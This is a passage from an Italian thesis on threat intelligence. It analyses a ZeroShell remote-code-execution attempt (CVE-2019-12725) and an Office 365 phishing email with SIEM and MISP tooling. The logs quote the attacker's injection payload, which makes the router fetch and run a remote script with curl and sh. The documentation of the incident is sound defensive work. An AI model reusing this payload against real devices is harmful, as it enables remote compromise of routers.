In questa sezione verranno mostrati due casi di tentativi di attacco che hanno coinvolto la WayneCorp. di come ho utilizzato gli strumenti per eseguire l'analisi e la mitigazione degli stessi.

##### 4.5.1 Tentativo accesso tramite Zeroshell su servizio web esposto

La WayneCorp possiede diversi servizi web esposti e di conseguenza bersagliati continuamente.

OSSIM ha generato un allarme segnalando un tentativo di injection nella quale sono stati correlati 26 eventi:





Figura 4.18: Allarme OSSIM Zeroshell

Gli eventi correlati riguardano le chiamate e risposte tra l'IP malevolo e il servizio esposto.

L'alert è stato generato dalla regola di detection grazie alla subscription al pulse OTX "Scanning Activity for ZeroShell Unauthenticated Access".

Il sensore OSSIM durante l'inspection del netflow ha rilevato un IoC presente nell'pulse, generando l'evento SIEM e il conseguente allarme:



```

RAW LOG

{
  "src_port": 80,
  "log": [
    {
      "src_port": 80,
      "event type": "fileinfo",
      "proto": "TCP",
      "timestamp": "2020-08-17T18:05:33.725747+0200",
      "vlan": 803,
      "in_iface": "eth3",
      "ip_proto": "http",
      "src_ip": "██████████",
      "flow_id": 971571710855547,
      "http": {
        {
          "status": 301,
          "redirect": "https://██████████/cgi-bin/kerbynet?Section=NoAuthREQ&Action=x509List&type=%22;cd%20%2Ftmp;curl%20-0%20http%3A%2F%2F5.206.227.229%2Fzero;sh%20ze
ro;%22",
          "length": 449,
          "http_method": "GET",
          "http_content_type": "text/html"
        },
        "fileinfo": {
          "size": 449,
          "tx_id": 0,
          "state": "CLOSED",
          "stored": false,
          "filename": "\\\cgi-bin\\kerbynet"
        },
        "dest_port": 60679,
        "dest_ip": "138.91.224.48"
      },
      "proto": "TCP",
      "timestamp": "2020-08-17T18:05:33.725747+0200",
      "src_ip": "██████████",
      "pulse": {
        "5f1727cdd01adb86bf0158c4":
        {
          "0": "138.91.224.48"
        }
      },
      "dest_ip": "138.91.224.48",
      "dest_port": 60679
    }
  ]
}

```

Figura 4.19: Log pacchetto netflow analizzato

Analizzando L'IP esterno (138[.]91[.]224[.]48) presente nella lista di eventi, tramite gli strumenti di analisi, si può osservare che possiede una reputation “poor” e ad esso sono associati 7 pulse OTX:



LOCATION DATA		REPUTATION DETAILS	
San Jose, United States		<span>✉️</span> EMAIL REPUTATION <span style="color: red;">Poor</span> <span>🌐</span> WEB REPUTATION (New   Legacy) <span style="color: yellow;">Neutral   Neutral</span>	
OWNER DETAILS		LAST DAY	LAST MONTH
IP ADDRESS	138.91.224.48	<span>✉️</span> SPAM LEVEL	None
<span>🔍</span> FWD/REV DNS MATCH	Yes	<span>🌐</span> EMAIL VOLUME	0.0
HOSTNAME	138.91.224.48	<span>📊</span> VOLUME CHANGE	-100% <span style="color: blue;">⬇️</span>
<span>👤</span> NETWORK OWNER	Microsoft Corporation	Think these reputation details are incorrect? <a href="#">Submit a dispute here</a> .	

Figura 4.20: Analisi IP 138[.]91[.]224[.]48 con Cisco Talos Intelligence




Figura 4.21: Analisi IP 138[.]91[.]224[.]48 con OTX

L'attaccante tenta di sfruttare la vulnerabilità di tipo "remote code execution" non autenticato su router ZeroShell Linux (CVE-2019-12725), tramite la seguente chiamata GET in http:

```
**IP pubblico **:/cgi-bin/kerbynet?Section=NoAuthREQ&Action=x509List&type=*";cd /tmp;curl -O http://5[.]206[.]227[.]228/zero zero;"
```

Esaminando la richiesta HTTP malevola osserviamo che e' presente una CURL verso l'IP 5[.]206[.]227[.]228:



Figura 4.22: Analisi IP 5[.]206[.]227[.]228 con Cisco Talos Intelligence




Figura 4.23: Analisi IP 5[.]206[.]227[.]2288 con OTX

Anche il secondo IP 5[.]206[.]227[.]228, presente nella CURL, possiede una reputazione “poor” e ad esso sono associati 15 pulse OTX.

Identificata la minaccia sono stati analizzati i log del firewall da Graylog.

I log ci mostrano che la GET malevola è stata effettuata correttamente:

```
2020-08-17 16:05:43.925
<166>Aug 17 2020 18:05:43: ASA-6-302014: Teardown TCP connection 2374193805 for outside:138.91.224.48/60679 to [REDACTED]
[REDACTED] duration 0:00:25 bytes 953 TCP FINs from [REDACTED]

2020-08-17 16:05:42.833
<166>Aug 17 2020 18:05:42: ASA-6-302014: Teardown TCP connection 2374193752 for outside:138.91.224.48/42764 to [REDACTED]
[REDACTED] duration 0:00:25 bytes 953 TCP FINs from [REDACTED]

2020-08-17 16:05:18.372
<165>Aug 17 2020 18:05:18: ASA-6-304001: 138.91.224.48 Accessed URL [REDACTED] /cgi-bin/kerbynet?Section=NoAuthREQ&Action=x509List&type=%22;cd%20%2Ftmp;curl%20-%20http%3A%2F%2F5.206.227.228%2Fzero;sh%20zero;%22

2020-08-17 16:05:17.988
<166>Aug 17 2020 18:05:17: ASA-6-302013: Built inbound TCP connection 2374193805 for outside:138.91.224.48/60679 (138.91.224.48/60679) to [REDACTED]
```

Figura 4.24: Analisi log del Cisco ASA con Graylog

Eseguendo una query per l'IP 5[.]206[.]227[.]228 non ritorna nessun log. Abbiamo inoltre tracciato l'analisi al team IT di competenza che ci hanno confermato che tutte le richieste presentate sulla porta 80, il server ha risposto con un redirect verso la 443, prevenendo l'esecuzione del codice malevolo. Inoltre il client malevolo non ha ripresentato la richiesta in https.

Grazie alla collaborazione di tutti gli strumenti e alle informazioni di intelligence siamo stati in grado di identificare e profilare la minaccia permettendoci di gestire prontamente il tentativo di attacco

#### 4.5.2 Tentativo di phishing e condivisione analisi su MISP

Il vettore e-mail continua ad essere uno dei più utilizzati dai criminali per diffondere malware di ogni genere, soprattutto durante il lockdown.

Ormai esistono moltissime tecniche che permettono di eludere i sistemi di mail filtering, fortunatamente la WayneCorp. possiede degli utenti con una buona cultura sulla sicurezza informatica, che rappresenta un punto di forza per i team di sicurezza.

Per l'appunto siamo stati allertati da un utente che ci ha richiesto di analizzare una mail sospetta che ha ricevuto in Inbox.




Figura 4.25: Mail ricevuta all’utente

Analizzando l’header della mail i protocolli di certificazione SPF, DKIM e DMARC venivano correttamente superati e il messaggio veniva categorizzato come “NO SPAM” (NSPM - spam score 1):

Forefront Antispam Report Header	
Country/Region	US
Language	en
Spam Confidence Level	1
Spam Filtering Verdict	NSPM
IP Filter Verdict	NLI
HELO/EHLO String	NAM02-CY1-obe.outbound.protection.outlook.com
PTR Record	mail-eopbgr760042.outbound.protection.outlook.com
Connecting IP Address	40.107.76.42
Protection Policy	NONE
Category	

Figura 4.26: Analisi header mail della figura 4.25

Il messaggio viene inviato dall'IP 40[.]107[.]76[.]42 appartenente a Microsoft. L'IP possiede una buona reputazione e non è presente in nessuna blacklist.




Figura 4.27: Analisi IP 40[.]107[.]76[.]42 con Cisco Talos Intelligence




Figura 4.28: Analisi sender domain con VirusTotal

Da come mostra il grafo generato da VirusTotal, il dominio del sender non comunica direttamente con file malevoli.

La mail possedeva un allegato in formato “.htm” che abbiamo aperto e analizzato in sandbox:




Figura 4.29: Pagina "fake login" nell'allegato .htm

Il file .htm apriva una “fake login” di Office 365, nella quale si presentava il classico form di login. Analizzando le richieste eseguite dall'allegato, possiamo osservare che il form inviava i dati al dominio how-to-beauty[.]com:

HTTP REQUESTS										PCAP		
Time	Protocol	CN	Rep	ID	Process	IP	Domain	ASN	PORT	Traffic		
32382ms	TCP	USA	✓	3744	iexplorer.exe	152.199.19.161	icelvlist.microsoft.com	MCI Communications Services, Inc. d/b/a Verizon ...	443	▲ 568 b	▲ 40.1 Kb	
32388ms	TCP	AU	✗	2072	chrome.exe	114.141.204.152	webmailox.com.au	NetRegistry Pty Ltd	443	▲ 1.44 Kb	▲ 18.6 Kb	
32395ms	TCP	USA	✓	2072	chrome.exe	172.217.16.206	clients2.google.com	Google Inc.	443	▲ ---	▲ ---	
33402ms	TCP	USA	✓	2072	chrome.exe	172.217.16.206	clients2.google.com	Google Inc.	443	▲ 1.67 Kb	▲ 4.31 Kb	
37498ms	TCP	USA	✓	2072	chrome.exe	172.217.21.227	ssl.gstatic.com	Google Inc.	443	▲ 1.01 Kb	▲ 3.19 Kb	
37498ms	TCP	USA	✓	2072	chrome.exe	172.217.21.227	ssl.gstatic.com	Google Inc.	443	▲ 581 b	▲ 2.62 Kb	
48764ms	TCP	JP	⚠	2072	chrome.exe	183.90.240.28	how-to-beauty.com	SAKURA Internet Inc.	80	▲ ---	▲ ---	
48764ms	TCP	JP	⚠	2072	chrome.exe	183.90.240.28	how-to-beauty.com	SAKURA Internet Inc.	80	▲ 958 b	▲ 4.35 Kb	

Figura 4.30: Analisi allegato .htm in sandbox AnyRun

Abbiamo analizzato il dominio anche con Cisco Talos Intelligence, confermandooci che si tratta di un dominio malevolo conosciuto:

OWNER DETAILS	REPUTATION DETAILS
DOMAIN how-to-beauty.com	WEB REPUTATION (New   Legacy)  Untrusted   Poor
	THREAT CATEGORY Malware Sites

Figura 4.31: Analisi how-to-beauty[.]com con Cisco Talos Intelligence

Dalle analisi abbiamo potuto concludere che si è trattato di un tentativo di phishing con lo scopo di estorcere le credenziali dell’utenza di Office 365 tramite ingegneria sociale. Inoltre si può osservare che la mail è stata inviata da un indirizzo di un dominio lecito ma compromesso, per questo motivo il messaggio è riuscito a superare i protocolli di certificazione e raggiungere il destinatario target.

Completata l'analisi abbiamo provveduto a fornire il report al client ed a generare l'evento MISP nell'istanza privata per condividerla con le istanza pubbliche CIRCL e COVID, con cui collaboriamo:

Phishing activity O365	
Event ID	4502
UUID	5f212ca7-abdc-44bd-b93f-78fac0a8bd98 <a href="#">+</a>
Creator org	NAIS
Owner org	NAIS
Creator user	security@nais.cloud
Tags	<a href="#">phishing:techniques="fake-website"</a> x <a href="#">phishing:distribution="spear-phishing"</a> x <a href="#">phishing:report-type="manual-reporting"</a> x <a href="#">phishing:state="active"</a> x <a href="#">tipx:white</a> x <a href="#">+</a> <a href="#">?</a>
Date	2020-07-29
Threat Level	Medium
Analysis	Completed
Distribution	Connected communities <a href="#">+</a> <a href="#">?</a> <a href="#">←</a>
Info	Phishing activity O365
Published	<a href="#">Yes</a> (2020-07-29 18:38:34)
#Attributes	18 (1 Object)
First recorded change	2020-07-29 10:08:11
Last change	2020-07-29 16:29:30
Modification map	
Sightings	0 (0) - restricted to own organisation only. <a href="#">?</a>

Figura 4.32: Evento condiviso su MISP relativo alla mail di phishing

Particolarmente durante il lockdown abbiamo condiviso diverse analisi mail e IoC legate al COVID:

Related Events		
Feedo IP Blocklist feed 2020-09-27	malwaredomainlist feed 2020-09-27	Feedo IP Blocklist feed 2020-09-20
malwaredomainlist feed 2020-09-20	malwaredomainlist feed 2020-09-04	Feedo IP Blocklist feed 2020-09-04
Feedo IP Blocklist feed 2020-07-28	malwaredomainlist feed 2020-07-28	malwaredomainlist feed 2020-07-17
malwaredomainlist feed 2020-07-16		

Figura 4.33: Evento condiviso su MISP relativo a una campagna di spear phishing durante il lockdown

In questo modo abbiamo contribuito alla battaglia contro il COVID anche sul piano cybersecurity, condividendo con altre organizzazioni (utilizzando un TLP: white) le analisi effettuate, al fine di ridurre i tempi di rimedio e addestrare gli strumenti di sicurezza a prevenire e bloccare le minacce in modo proattivo.

# Capitolo 5

## Conclusioni

L'integrazione del SIEM con una buona componente di intelligence contestualizzata, come dimostrato nel capitolo 4, ha portato un miglioramento nella capacità di rilevamento delle intrusioni, tramite un approccio proattivo. Inoltre ha ottimizzato i tempi di analisi e mitigazione delle minacce.

La soluzione adottata per la WayneCorp, grazie alla sua natura opensource, mi ha permesso di apprendere le logiche del modello e le strategie utilizzate per identificare e analizzare le attività ostili.

Mentre dal lavoro svolto con MISP, ho apprezzato molto il concetto di condivisione delle informazioni tra community, combattendo collettivamente contro attori che utilizzano internet per eseguire attività malevoli, molto spesso senza etica. Un'esempio è stato proprio lo sfruttamento dei disagi causati dalla pandemia come vettore d'attacco.

Questa esperienza per me è stata un punto di partenza nell'ambito della cybersecurity, confermando a pieno il mio interesse sull'argomento, su cui formerò la mia figura professionale.

# Bibliografia

- [1] Malware Information Sharing Platform (MISP). URL: <https://www.misp-project.org>.
- [2] Caforio A. *Cyber Threat Intelligence, cos'e' e come aiuta la sicurezza aziendale* - (2019). URL: <https://www.cybersecurity360.it>.
- [3] Abuse. URL: <https://abuse.ch>.
- [4] Cybesecurity & Infrastructure Security Agency(CISA). *Traffic Light Protocol (TLP) definitions and usage*. URL: <https://www.cisa.gov/tlp>.
- [5] AlienVault. *OSSIM*. URL: <https://cybersecurity.att.com/products/ossim>.
- [6] Anomali. *What Is MITRE ATT&CK and How Is It Useful*. URL: <https://www.anomali.com>.
- [7] Dragoni G. Antonielli A. *Cyber security e data protection: trend emergenti e soluzioni di mitigazione* - (2020). URL: <https://www.cybersecurity360.it>.
- [8] AnyRun. URL: <https://any.run>.
- [9] MITRE ATT&CK. URL: <https://attack.mitre.org>.
- [10] Gourley B. *Security Intelligence at the Strategic, Operational and Tactical Levels* - (2018). URL: <https://securityintelligence.com>.
- [11] Kireeve B. *Starting a Career in Cyber Threat Intelligence, Entry Level* - (2019). URL: <https://medium.com>.
- [12] Pant E. Baiardi F. *Adversary emulation e MITRE ATT&CK matrix: definire le strategie di difesa di un sistema* - (2020). URL: <https://www.cybersecurity360.it>.
- [13] Cloudcommunication. *Le nuove frontiere della sicurezza informatica: SIEM perche' monitorare e' meglio che curare* - (2020). URL: <https://www.cloudcommunication.it>.
- [14] CVE-2019-12725. URL: <https://nvd.nist.gov/vuln/detail/CVE-2019-12725>.
- [15] Seker E. *Cyber Threat Intelligence (CTI) in a Nutshell* - (2020). URL: <https://medium.com>.
- [16] Elasticsearch. URL: <https://www.elastic.co>.
- [17] IBM X-Force Exchange. URL: <https://exchange.xforce.ibmcloud.com>.
- [18] AlienVault Open Threat Exchange(OTX). URL: <https://otx.alienvault.com>.

## BIBLIOGRAFIA

---

- [19] SANS. G. Farnham K. Leune. *Tools and Standards for Cyber Threat Intelligence Projects* - (2020). URL: <https://www.sans.org>.
- [20] Brando G. *Introduzione alla Cyber Intelligence* - (2018) . URL: <https://www.ictsecuritymagazine.com>.
- [21] Petrucciani G. *Boom di attacchi informatici. E le aziende investono in sicurezza. Le nuove opportunità* - (2020). URL: <https://www.corriere.it>.
- [22] Sbaraglia G. *Intrusion Detection System, cos'è e come attivare la trappola per criminal hacker* - (2019). URL: <https://www.cybersecurity360.it>.
- [23] Graylog. URL: <https://www.graylog.org>.
- [24] Department of the Army Headquarters. *FM 2-22.3 (FM 34-52) Human Intelligence Collector Operation* - (2006).
- [25] IBM. *QRadar*. URL: <https://www.ibm.com/it-it/products/qradar-siem>.
- [26] SANS Institute. *The Who, What, Where, When, Why and How of Effective Threat Hunting* - (2016).
- [27] Cisco Talos Intelligence. URL: <https://talosintelligence.com>.
- [28] Intelligence e National Security Alliance (INSA). *Operational cyber intelligence* - (2014). URL: <https://www.insaonline.org>.
- [29] Intelligence e National Security Alliance (INSA). *Strategic cyber intelligence* - (2014). URL: <https://www.insaonline.org>.
- [30] Intelligence e National Security Alliance (INSA). *Tactical cyber intelligence* - (2014). URL: <https://www.insaonline.org>.
- [31] Graham J. *The Value of Context: Using Comprehensive Cyber Threat Intelligence to Increase Security Effectiveness* - (2020). URL: <https://www.fireeye.com>.
- [32] Swisher J. *What is Operational Threat Intelligence?* - (2018). URL: <https://www.anomali.com>.
- [33] Swisher J. *What is Tactical Threat Intelligence?* - (2018). URL: <https://www.anomali.com>.
- [34] Cristiani L. *ABC della sicurezza: SIEM, Security Information and Event Management* - (2015). URL: <https://www.techeconomy2030.it>.
- [35] Zanotti L. *SIEM: cos'è e come garantisce la sicurezza delle informazioni* - (2019). URL: <https://www.cybersecurity360.it>.
- [36] MalwareDomains. URL: <https://www.malwaredomains>.
- [37] Microsoft. URL: <https://www.microsoft.com>.
- [38] Bush P. Miller S. *What is Threat Intelligence?* - (2017). URL: <https://www.anomali.com>.
- [39] MongoDB. URL: <https://www.mongodb.com>.
- [40] Networkdigital360. *SIEM tutto quello che devono sapere i CSO* - (2019). URL: <https://www.networkdigital360.it>.
- [41] OpenCTI. URL: <https://www.opencti.io>.

## BIBLIOGRAFIA

---

- [42] OpenVAS. URL: <https://www.openvas.org>.
- [43] OSSEC. URL: <https://www.ossec.net>.
- [44] Checkpoint Research. URL: <https://research.checkpoint.com>.
- [45] Culper S. *Tactical, Operational, and Strategic Intelligence* - (2018). URL: <https://forwardobserver.com>.
- [46] Miller S. *What is Strategic Threat Intelligence?* - (2018). URL: <https://www.anomali.com>.
- [47] Poli S. *SIEM, SIM e SEM: definizione e a cosa servono* - (2020). URL: <https://www.matika.it>.
- [48] IBM Security. URL: <https://www.ibm.com/security>.
- [49] Spamhaus. URL: <https://www.spamhaus.org>.
- [50] Splunk. *Kill-Chain Advanced Threat Detection*. URL: <https://www.splunk.com>.
- [51] STIX. *A structured language for cyber threat intelligence*. URL: <https://oasis-open.github.io/cti-documentation/stix/intro>.
- [52] Suricata. URL: <https://suricata-ids.org>.
- [53] TAXII. *A transport mechanism for sharing cyber threat intelligence*. URL: <https://oasis-open.github.io/cti-documentation/taxii/intro>.
- [54] TechTarget. *Che cosa sono i file log e perche' non c'e' sicurezza senza log management* - (2020). URL: <https://www.zerounoweb.it>.
- [55] Sun Tzu. *L'arte della guerra* - (VI-V secolo a.C).
- [56] Lavecchia V. *Architettura del modello SIEM (log di sicurezza)* - (2017). URL: <https://vitolavecchia.altervista.org>.
- [57] VirusTotal. URL: <https://www.virustotal.com>.